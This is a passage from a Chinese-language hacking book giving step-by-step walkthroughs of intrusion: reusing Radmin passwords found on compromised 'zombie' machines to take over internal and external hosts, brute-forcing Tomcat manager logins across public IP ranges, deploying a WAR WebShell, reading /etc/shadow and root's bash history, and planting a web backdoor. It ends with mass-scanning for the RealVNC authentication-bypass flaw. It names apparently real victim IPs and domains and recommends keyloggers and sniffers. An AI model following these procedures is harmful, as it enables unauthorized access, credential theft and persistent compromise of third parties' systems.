使用 Radmin-hash 工具相对就简单多了。将上面获取的 Radmin 32 位 Hash 值、IP 地址和端口记下，打开 Radmin-hash，新建一个 IP 地址连接，然后像使用正常的 Radmin 客户端管理器一样进行操作，如图 7-86 所示，输入获取的 32 位 Hash 值。密码验证通过后即可使用 Telnet、屏幕监控及文件传输，如图 7-87 所示。




图 7-86 使用 Radmin-hash 连接工具连接服务端




图 7-87 通过 Radmin-hash 客户端管理服务端

7.8.6 利用 Radmin 口令进行内网渗透控制

Radmin 作为一款强大的远程控制软件，深受管理员喜爱。但是，很多管理员都有一个习惯，就是将 Radmin 的口令设置为同一个口令。通过键盘记录及 Radmin 客户端可以很容易和方便地实施内网渗透。

1. 查看肉机上的 Radmin 客户端

在 Radmin 客户端中,如果需要连接服务端,则必须要建立一个连接,也就是需要一个 IP 地址和端口号,否则就不能使用。当建立一个连接以后,就会在 Radmin 客户端中保留以该 IP 或者指定显示名称的记录。

依次单击“开始”→“程序”→“Remote Administrator v2.2”→“Radmin Viewer”选项,打开 Radmin 客户端。如果用户曾经使用 Radmin 客户端管理 Radmin 服务端,则会在 Radmin 客户端中显示,如图 7-88 所示。




图 7-88 Radmin 客户端中的服务端计算机

2. 通过 Radmin 客户端建立连接

在 Radmin 客户端中新建一个连接,其 IP 地址设置为如图 7-89 所示的地址,端口选择其相应的端口。例如,选择 IP 地址“192.168.0.15”,根据肉机上 Radmin 客户端的记录,该地址对应的端口 (Port) 为“5003”,然后选中“Connect through host”复选框,选择该肉机的 Radmin 地址。该 IP 地址 (肉机的 IP 地址) 将作为内外网连接的桥梁,如果内网的计算机安装了 Radmin 服务端,只要拥有该内网计算机的 Radmin 控制口令,即可实施全面控制。




图 7-89 通过肉机的 Radmin 地址连接内网

3. 尝试建立连接

按照以上步骤,依次为肉机 Radmin 客户端中的内网 Radmin 服务端计算机创建连接,然后依次选择内网计算机进行连接尝试。在本例中,选择 IP 地址为 192.168.0.11 的计算机,在 Radmin 客户端中选择“屏幕查看”选项,双击进行连接。输入肉机的 Radmin 控制口令尝试连接,如果内网计算机安装了 Radmin 服务端,则需要输入密码 2 次,一次为肉机的 Radmin 的口令,一次是内网计算机的 Radmin 口令。输入正确的口令后,才可以执行相应的操作。在本例中,可以看到该内网计算机为监控计算机,如图 7-90 所示。




图 7-90 连接内网计算机

4. 通过 Telnet 查看 IP 地址

在本例中,肉机有外网 IP 地址,也有内网 IP 地址,其内网 IP 地址为 192.168.0.105。当通过肉机连接内网的计算机时,在内网计算机上显示的网络连接为内网的 IP 地址。“192.168.0.102”为内网中的一台计算机,该计算机上的 Radmin 服务端开放的端口为 5000,在本地 Radmin 客户端选择“Telnet”选项,然后双击“192.168.0.102”选项,输入密码,进入 Telnet 管理界面,输入“netstat -an”命令查看网络连接,如图 7-91 所示,该网络连接中显示的 Radmin 连接为内网连接。




图 7-91 查看网络连接

5. 再次实施内网渗透攻击

通过上面的步骤和获取的信息，我们成功测试了 2 台内网计算机。在该内网计算机上安装 ARP 挂马软件或者 Sniffer 软件，可以获取系统中的一些密码。另外，直接通过 IE 及邮件密码获取软件可以很方便地获取其相应的密码，以便再次进行攻击。

6. 小结

本案例通过查看已经控制的肉机的 Radmin 客户端，对其内网的 Radmin 服务端进行口令尝试攻击，使用肉机的 Radmin 口令登录内网计算机上的 Radmin 服务端，一旦口令正确，则可以完全控制该内网计算机。该方法简单、有效。

7.8.7 利用 Radmin 口令进行外网渗透控制

利用 Radmin 口令除了可以进行内网渗透，还可以进行外网渗透，其原理与内网渗透类似，下面通过实际操作进行讲解。

1. 查看肉机上的 Radmin 客户端

依次单击“开始”→“程序”→“Remote Administrator v2.2”→“Radmin Viewer”选项，打开 Radmin 客户端，在其中可以看到一个“187”标签。选择“187”标签，可以在 Radmin 客户端界面底部看到其对应的 IP 地址为“*.*.*182”，端口号为“2100”，控制模式为“Full Control”，如图 7-92 所示。

2. 通过 Radmin 客户端建立连接并查看远端屏幕

在本地 Radmin 客户端中新建一个连接，其 IP 地址设置为“*.*.*182”，端口为“2100”。在 Radmin 客户端中选择“屏幕监视”选项，输入得到的密码进行尝试，密码验证成功后，即可进入屏幕监视状态，查看远端计算机的屏幕了，如图 7-93 所示。




图 7-92 Radmin 客户端中的服务端计算机




图 7-93 查看肉机屏幕

5. 再次实施外网渗透攻击

再次利用前面的步骤和获取的信息，依次查看网络中开放 2100 端口的计算机，用已经获取的 Radmin 口令测试该网络中的外网计算机，成功控制了 3 台计算机，其中一台为服务器，且疑似为交易服务器，如图 7-96 所示。




图 7-96 再次实施内网渗透

技巧

在写作本案例时，笔者偶然看见以前的一幅截图，里面有 18 台计算机，均是通过 Radmin 进行管理的，如图 7-97 所示。如果在该计算机上安装键盘记录或者 Cain 等嗅探软件，可以很容易地获取 Radmin 等软件的账号和密码。管理员一旦形成一种习惯，就会坚持这种习惯，因此，在网络攻防中对细节的收集和利用往往会有一些意想不到的收获！




图 7-97 通过 Radmin 管理网络

6. 小结

本例通过查看已经控制的肉机的 Radmin 客户端，获取其管理员管理其他计算机时所用的 Radmin 服务端 IP 地址和端口，并通过获取的 Radmin 口令对管理员管理的 Radmin 服务端进行口令尝试攻击，口令正确率在 50% 左右（即使不正确，还可以通过键盘记录等手段嗅探或者记录管理员在计算机上的操作，从而获取更多的口令和控制更多的外网计算机）。本例方法简单，获取的肉机质量较高。

7.9 通过扫描 Tomcat 口令渗透 Linux 服务器

对运行 JSP 服务器的渗透方法与其他脚本的渗透方法稍有不同，JSP 网站一般需要通过 WAR 文件部署程序，对这类网站的渗透，可以通过暴力破解 Tomcat 用户密码及 MySQL、Oracle 数据库密码等方法获取 WebShell。本节介绍的 Apache Tomcat Crack 软件对 Tomcat 服务器具有较好的暴力破解能力。

7.9.1 使用 Apache Tomcat Crack 暴力破解 Tomcat 口令

在起始 IP 地址中输入“216.84.0.1”，在终止 IP 地址中输入“216.120.0.1”，单击“添加”按钮，将该地址段添加到扫描地址段中，如图 7-98 所示，其他使用默认设置。




图 7-98 暴力破解 Tomcat 口令

7.9.2 对扫描结果进行测试

在扫描结果中选择“http://216.86.144.162:8080/manager/html”，然后进行登录测试。如图 7-99 所示，单击“Tomcat Manager”选项进行登录测试，输入用户名和密码进行登录。




图 7-99 对扫描结果进行测试

7.9.3 部署 WAR 格式的 WebShell

进入 Tomcat Manager 管理后台后，到最下方进行 WAR 文件的部署。如图 7-100 所示，单击“浏览”按钮，选择一个 WAR 格式的 WebShell，该 WebShell 必须是 JSP 的 WebShell，WAR 格式可以在压缩时将后缀自定义为“war”。




图 7-100 部署 WAR 格式的 WebShell

7.9.4 查看 Web 部署情况

文件上传成功后，Tomcat 会自动部署 WAR 文件。如图 7-101 所示，可以看到，在后台多了一个“/Browser”超链接，单击该超链接即可进入部署的文件夹。部署成功后，可以对部署的 JSP WebShell 进行启用（Start）、停止（Stop）、重载（Reload）和卸载

(Undeploy) 操作。




图 7-101 查看 Web 部署情况

7.9.5 获取 WebShell

在部署时尽量将 JSP 文件命名为“index.jsp”，这样在部署成功后访问部署的链接即可，否则需要使用“部署文件夹+具体的 WebShell 名称”才能正确访问 WebShell 地址，如图 7-102 所示。




图 7-102 获取 WebShell

7.9.6 查看用户权限

在 WebShell 中单击“系统命令”选项，进入执行命令界面。如图 7-103 所示，在文本框中输入“id”，获取系统当前用户的权限等信息。




图 7-103 获取当前用户信息

7.9.7 上传其他 WebShell

通过获取的 WebShell 上传一个 Jbrowser 的 WebShell。使用此 WebShell 浏览文件非常方便，如图 7-104 所示。




图 7-104 上传 WebShell

7.9.8 获取系统加密的用户密码

执行“cat /etc/shadow”命令，获取当前 Linux 系统中所有用户的加密密码值，如图 7-105 所示，该密码采用 MD5 加密，可以通过 cmd5.com 网站进行破解。




图 7-105 获取系统用户密码加密值

7.9.9 获取 root 用户的历史操作记录

执行“cat /root/.bash_history”命令查看 root 用户的历史操作记录，只有具有 root 用户权限才能查看该历史记录文件，如图 7-106 所示。



图 7-106 查看 root 用户的历史操作记录

7.9.10 查看网站域名情况

使用“www.yougetsignal.com”网站的反查 IP 域名功能，获取该 IP 地址的两个域名，分别是“communityaccesssystems.com”和“richardliggitt.com”，如图 7-107 所示，单击该域名查看域名能否正常访问。




图 7-107 查看该网站域名情况

7.9.11 获取网站的真实路径

通过查看“/etc/passwd”文件中的网站用户获取网站的真实路径。通过 WebShell 定位网站的真实路径，如图 7-108 所示。在“/etc/passwd”文件中会指定单独的用户作为网站用户，同时会指定该用户的默认目录，该默认目录即为网站的真实路径。




图 7-108 获取网站的真实路径

7.9.12 保留 WebShell 后门

找到网站的真实路径后，继续查看该文件夹下的文件和内容。如图 7-109 所示，该文件夹为“testphp”，即 PHP 的测试文件夹，上传一个网页木马或者在源代码中加入一句话后门。




图 7-109 网站留后门

7.9.13 小结

本节介绍了如何通过 Apache Tomcat Crack 暴力破解 Tomcat 口令，只要知道用户的名称，就能通过字典对目标进行暴力破解。获取 Tomcat 管理员的用户名和密码后，可以通过 WAR 文件部署 JSP 的 WebShell，如果设置不当，获取的 WebShell 权限即为 root 权限。

7.10 VNC 认证口令绕过漏洞攻击

RealVNC（简称 VNC）有免费版、个人版及企业版 3 个版本，它与 pcAnywhere 远程控制软件的功能类似，也是一款世界知名的跨平台远程控制软件，其 4.1.1 以前的版本均存在 RealVNC 远程认证绕过漏洞。

RealVNC 采用 RFB（远程帧缓冲区）协议允许客户端与服务端协商合适的认证方法，但协议的实现上存在设计错误，远程攻击者可以绕过认证，无须口令实现对服务器的访问。由于其功能强大，因此深受入侵者和网络管理人员的喜爱，国外用户颇多。RealVNC 分为客户端和服务端，只要知道服务端的 IP 地址、服务开放端口及访问口令即可完全实施控制，其服务端的默认端口为 5900。

本案例通过 VNC 漏洞利用工具直接扫描开放 5900 端口的计算机，该工具在扫描过程中可以自动识别 RealVNC 远程认证绕过漏洞，并将扫描结果保存在 VNC_bypauth.txt 文件中。通过本案例读者可以了解 VNC 密码验证绕过漏洞，学会如何利用 VNC 密码验证绕过漏洞利用工具软件溢出存在漏洞的计算机。

7.10.1 扫描开放 5900 端口的计算机

本案例使用 VNC 漏洞利用软件扫描开放 5900 端口的 IP 地址。在 DOS 或者 DOSShell 下输入“vnc”命令后，会给出使用帮助，其命令格式为“vnc -i IPaddress1-IPaddress2 -p 5900 -vnc”。

在本例中，对 64.141.178.98-64.255.255.255 网段进行扫描的命令为“vnc -i 64.141.178.98-64.255.255.255 -p 5900 -vnc”，如图 7-110 所示，输入命令后按“回车”键开始扫描。




图 7-110 扫描开放 5900 端口的 IP 地址

说明

(1) 如果是通过 Radmin 的 Telnet 来执行扫描命令, 只要扫描命令开始运行, 即使关掉 Telnet 也不会影响扫描。VNC 会继续在肉机上进行扫描, 扫描时会提示扫描的 IP 地址数、比例及扫描所花费的时间等, 如图 7-111 所示。




图 7-111 扫描情况

(2) vnc.exe 扫描完成以后会在当前扫描目录中生成扫描结果文件 VNC_bypauth.txt, 该文件会记录开放 5900 端口的 IP 地址及 VNC 的状态, 如图 7-112 所示。VNC 的状态有 patched、banned 及 VULNERABLE 3 种, 只有 VULNERABLE 状态是可以利用的。




图 7-112 5900 端口的扫描结果

7.10.2 整理开放 5900 端口的 IP 地址

使用 UltraEdit 编辑器编辑 VNC_bypauth.txt, 过滤存在 “:5900 vnc4:VULNERABLE” 的 IP 地址, 如图 7-113 所示。




图 7-113 整理 IP 地址

技巧

使用 UltraEdit 的“替换”和“清除行后空格”功能可以快速整理扫描后的 VNC_bypauth.txt 文件。

7.10.3 整理扫描批处理命令

在扫描结果文件 VNC_bypauth.txt 中替换字符串 “:5900 vnc4:VULNERABLE”，并去掉行尾的空格。使用 UltraEdit 的“块选”功能，在 IP 地址前面加入 link 命令，编辑完毕后将文件另存为 59-vnc.txt，如图 7-114 所示。

